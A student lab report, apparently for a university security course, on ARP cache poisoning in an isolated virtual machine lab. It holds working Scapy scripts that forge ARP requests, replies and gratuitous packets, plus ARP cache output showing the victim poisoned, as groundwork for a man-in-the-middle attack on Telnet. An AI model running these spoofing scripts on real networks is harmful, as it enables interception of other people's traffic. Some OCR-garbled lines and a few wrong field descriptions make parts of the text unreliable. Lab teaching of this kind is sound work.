Network Implementation & Security

ARP Cache Poisoning Attack Lab

Jin Jung, Joshua Barrs, John Park

Objective

1 Overview

The Address Resolution Protocol (ARP) is a communication protocol used for discovering the link layer address, such as a MAC address, given an IP address. The ARP protocol is a very simple protocol, and it does not implement any security measure. The ARP cache poisoning attack is a common attack against the ARP protocol. Under such an attack, attackers can fool the victim into accepting forged IP-to-MAC mappings. This can cause the victim's packets to be redirected to the computer with the forged MAC address.

The objective of this lab is for students to gain the first-hand experience on the ARP cache poisoning attack, and learn what damages can be caused by such an attack. In particular, students will use the ARP attack to launch a man-in-the-middle attack, where the attacker can intercept and modify the packets between the two victims A and B.

2 Task 1: ARP Cache Poisoning

The objective of this task is to use packet spoofing to launch an ARP cache poisoning attack on a target, such that when two victim machines A and B try to communicate with each other, their packets will be intercepted by the attacker, who can make changes to the packets, and can thus become the man in the middle between A and B. This is called Man-In-The-Middle (MITM) attack. In this lab, we use ARP cache poisoning to conduct an MITM attack.

The following code skeleton shows how to construct an ARP packet using Scapy.

```
#!/usr/bin/python3 from
scapy.all import *

E = Ether()

A = ARP()

pkt = E/A
sendp(pkt)
```

The above program constructs and sends an ARP packet. Please set necessary attribute names/values to define your own ARP packet. We can use ls(ARP) to see the attribute names of the ARP class. If a field is not set, a default value will be used (see the third column of the output):

```
$ python3
```

```
>>> from scap      y.all import *
>>> ls(ARP)
hwtype             XShortField
      :                                   = (1)
ptype        :     XShortEnumField        = (2048)
hwlen        :     ByteField              = (6)
plen         :     ByteField              = (4)
op           :     ShortEnumField         = (1)
hwsrc        :     ARPSourceMACField      = (None)
psrc         :     SourceIPField          = (None)
hwdst        :     MACField               = ('00:00:00:00:00:00')
pdst         :     IPField                = ('0.0.0.0')
```


In this task, we have three VMs, A, B, and M. We would like to attack A's ARP cache, such that the following results is achieved in A's ARP cache.

```
B's IP address --> M's MAC address
```

There are many ways to conduct ARP cache poisoning attack. Students need to try the following three methods, and report whether each method works or not.


- Task 1A (using ARP request). On host M, construct an ARP request packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.

UbuntuSeed (Host M) :




```
[04/17/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:4e:a6:2f
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::894d:9ff3:8b20:7f5e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:203 errors:0 dropped:0 overruns:0 frame:0
          TX packets:150 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:60591 (60.5 KB)  TX bytes:15914 (15.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:137 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:33548 (33.5 KB)  TX bytes:33548 (33.5 KB)

[04/17/20]seed@VM:~$
```

SeedubuntuClone1 (Host A):




```
[04/17/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:d0:5f:f7
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::9a7d:c8d5:d8bc:58d0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:177 errors:0 dropped:0 overruns:0 frame:0
          TX packets:153 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:57616 (57.6 KB)  TX bytes:16761 (16.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:34222 (34.2 KB)  TX bytes:34222 (34.2 KB)

[04/17/20]seed@VM:~$
```

SeedubuntuClone2 (Host B):




```
[04/17/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:ae:36:7f
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::90bc:68ef:aca8:d09/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:157 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:49370 (49.3 KB)  TX bytes:18067 (18.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:214 errors:0 dropped:0 overruns:0 frame:0
          TX packets:214 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:37193 (37.1 KB)  TX bytes:37193 (37.1 KB)

[04/17/20]seed@VM:~$
```

We want to modify some of these attributes:




```
>>> ls(ARP)
hwtype     : XShortField                          = (1)
ptype      : XShortEnumField                      = (2048)
hwlen      : FieldLenField                        = (None)
plen       : FieldLenField                        = (None)
op         : ShortEnumField                       = (1)
hwsrc      : MultipleTypeField                    = (None)
psrc       : MultipleTypeField                    = (None)
hwdst      : MultipleTypeField                    = (None)
pdst       : MultipleTypeField                    = (None)
>>> ls(Ether)
dst        : DestMACField                         = (None)
src        : SourceMACField                       = (None)
type       : XShortEnumField                      = (36864)
>>>
```

Initially, Host A's ARP Cache looks like this:



```
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask
10.0.2.7                 ether   08:00:27:ae:36:7f   C
3
10.0.2.3                 ether   08:00:27:3f:16:50   C
3
10.0.2.5                 ether   08:00:27:4e:a6:2f   C
3
10.0.2.1                 ether   52:54:00:12:35:00   C
3
[04/17/20]seed@VM:~$
```


After running this script on Host M:



```
#! /usr/bin/python3
from scapy.all import *
import time

E = Ether(src='08:00:27:4e:a6:2f', dst='08:00:27:d0:5f:f7')
A = ARP(psrc='10.0.2.7',op=1,pdst='10.0.2.6',hwsrc='08:00:07:4e:a6:2f',hwdst='08:00:27:d0:5f:f7')
pkt = E/A

while True:
   sendp(pkt)
   time.sleep(1)
```

The script sets the Ethernet header's src = Host M's mac addr, dst to Host A's mac addr and sets the ARP header's psrc = Host B's ip addr, op=1 (arp request operation), hwsrc = Host A's ip addr, hwdst = Host A's mac addr.


Host A's ARP cache looks like it has Host B's ip address mapped to Host M's Mac address:



```
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask
10.0.2.7                 ether   08:00:07:4e:a6:2f   C
3
10.0.2.3                 ether   08:00:27:3f:16:50   C
3
10.0.2.5                 ether   08:00:27:4e:a6:2f   C
3
10.0.2.1                 ether   52:54:00:12:35:00   C
3
[04/17/20]seed@VM:~$
```


- Task 1B (using ARP reply). On host M, construct an ARP reply packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache

UbuntuSeed (Host M) :




```
[04/17/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:4e:a6:2f
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::894d:9ff3:8b20:7f5e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:203 errors:0 dropped:0 overruns:0 frame:0
          TX packets:150 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:60591 (60.5 KB)  TX bytes:15914 (15.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:137 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:33548 (33.5 KB)  TX bytes:33548 (33.5 KB)

[04/17/20]seed@VM:~$
```

SeedubuntuClone1 (Host A):




```
[04/17/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:d0:5f:f7
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::9a7d:c8d5:d8bc:58d0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:177 errors:0 dropped:0 overruns:0 frame:0
          TX packets:153 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:57616 (57.6 KB)  TX bytes:16761 (16.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:34222 (34.2 KB)  TX bytes:34222 (34.2 KB)

[04/17/20]seed@VM:~$
```

SeedubuntuClone2 (Host B):




```
[04/17/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:ae:36:7f
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::90bc:68ef:aca8:d09/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:157 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:49370 (49.3 KB)  TX bytes:18067 (18.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:214 errors:0 dropped:0 overruns:0 frame:0
          TX packets:214 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:37193 (37.1 KB)  TX bytes:37193 (37.1 KB)

[04/17/20]seed@VM:~$
```

We want to modify some of these attributes:




```
>>> ls(ARP)
hwtype     : XShortField                          = (1)
ptype      : XShortEnumField                      = (2048)
hwlen      : FieldLenField                        = (None)
plen       : FieldLenField                        = (None)
op         : ShortEnumField                       = (1)
hwsrc      : MultipleTypeField                    = (None)
psrc       : MultipleTypeField                    = (None)
hwdst      : MultipleTypeField                    = (None)
pdst       : MultipleTypeField                    = (None)
>>> ls(Ether)
dst        : DestMACField                         = (None)
src        : SourceMACField                       = (None)
type       : XShortEnumField                      = (36864)
>>>
```

Initially, Host A's ARP Cache looks like this:




```
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask
10.0.2.7                 ether   08:00:27:ae:36:7f   C
3
10.0.2.3                 ether   08:00:27:3f:16:50   C
3
10.0.2.5                 ether   08:00:27:4e:a6:2f   C
3
10.0.2.1                 ether   52:54:00:12:35:00   C
3
[04/17/20]seed@VM:~$ 
```

After running the script below:



```
#! /usr/bin/python3
from scapy.all import *
import time

E = Ether(src='08:00:27:4e:a6:2f', dst='08:00:27:d0:5f:f7')
A = ARP(psrc='10.0.2.7',op='is-at',pdst='10.0.2.6',hwsrc='08:00:07:4e:a6:2f',hwdst='08:00:27:d0:5f:f7')
pkt = E/A

print(pkt.op)
while True:
   sendp(pkt)
   time.sleep(1)
```

Host A's ARP cache seems to have changed:




```
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask
10.0.2.7                 ether   08:00:07:4e:a6:2f   C
3
10.0.2.3                 ether   08:00:27:3f:16:50   C
3
10.0.2.5                 ether   08:00:27:4e:a6:2f   C
3
10.0.2.1                 ether   52:54:00:12:35:00   C
3
[04/17/20]seed@VM:~$ 
```

- Task 1C (using ARP gratuitous message). On host M, construct an ARP gratuitous packets. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache. The gratuitous ARP packet has the following characteristics:
  - The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP.


- The destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff).
- No reply is expected.

We want Host M to pretend to be ip address of Host B (10.0.2.7), but set the source mac address as Host M so that Host A's arp cache gets updated to map Host B's ip address -> Host M's Mac address:



```
#! /usr/bin/python3
from scapy.all import *
import time

E = Ether(src='08:00:27:4e:a6:2f', dst='ff:ff:ff:ff:ff:ff')
A = ARP(psrc='10.0.2.7',pdst='10.0.2.7',hwsrc='08:00:07:4e:a6:2f',hwdst='ff:ff:ff:ff:ff:ff')
pkt = E/A

while True:
   sendp(pkt)
   time.sleep(1)
```

So this broadcast method works (ARP A Before/After):



```
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask
10.0.2.7                 ether   08:00:27:ae:36:7f   C
3
10.0.2.3                 ether   08:00:27:3f:16:50   C
3
10.0.2.5                 ether   08:00:27:4e:a6:2f   C
3
10.0.2.1                 ether   52:54:00:12:35:00   C
3
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask
10.0.2.7                 ether   08:00:07:4e:a6:2f   C
3
10.0.2.3                 ether   08:00:27:3f:16:50   C
3
10.0.2.5                 ether   08:00:27:4e:a6:2f   C
3
10.0.2.1                 ether   52:54:00:12:35:00   C
3
[04/17/20]seed@VM:~$
```

3 Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Hosts A and B are communicating using Telnet, and Host M wants to intercept their communication, so it can make changes to the data sent between A and B. The setup is depicted in Figure 1.


Step 1 (Launch the ARP cache poisoning attack). First, Host M conducts atn ARP cache poisoning attack on both A and B, such that in A's ARP cache, B's IP address maps to M's MAC address, and in B's ARP cache, A's IP address also maps to M's MAC address. After this step, packets sent between A and B will all be sent to M. We will use the ARP cache poisoning attack from Task 1 to achieve this goal.

10.0.2.5 | 08:00:27:4e:a6:2f - ip addr | MAC addr of Host M

10.0.2.6 | 08:00:27:d0:5f:f7 - ip addr | MAC addr of Host A


10.0.2.7 | 08:00:27:ae:36:7f - ipaddr | MAC addr of Host B

Host A's ARP cache after poisoning:



```
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.7                 ether   08:00:27:4e:a6:2f   C                     enp0s
3
10.0.2.5                 ether   08:00:27:4e:a6:2f   C                     enp0s
3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s
3
[04/17/20]seed@VM:~$ 
```

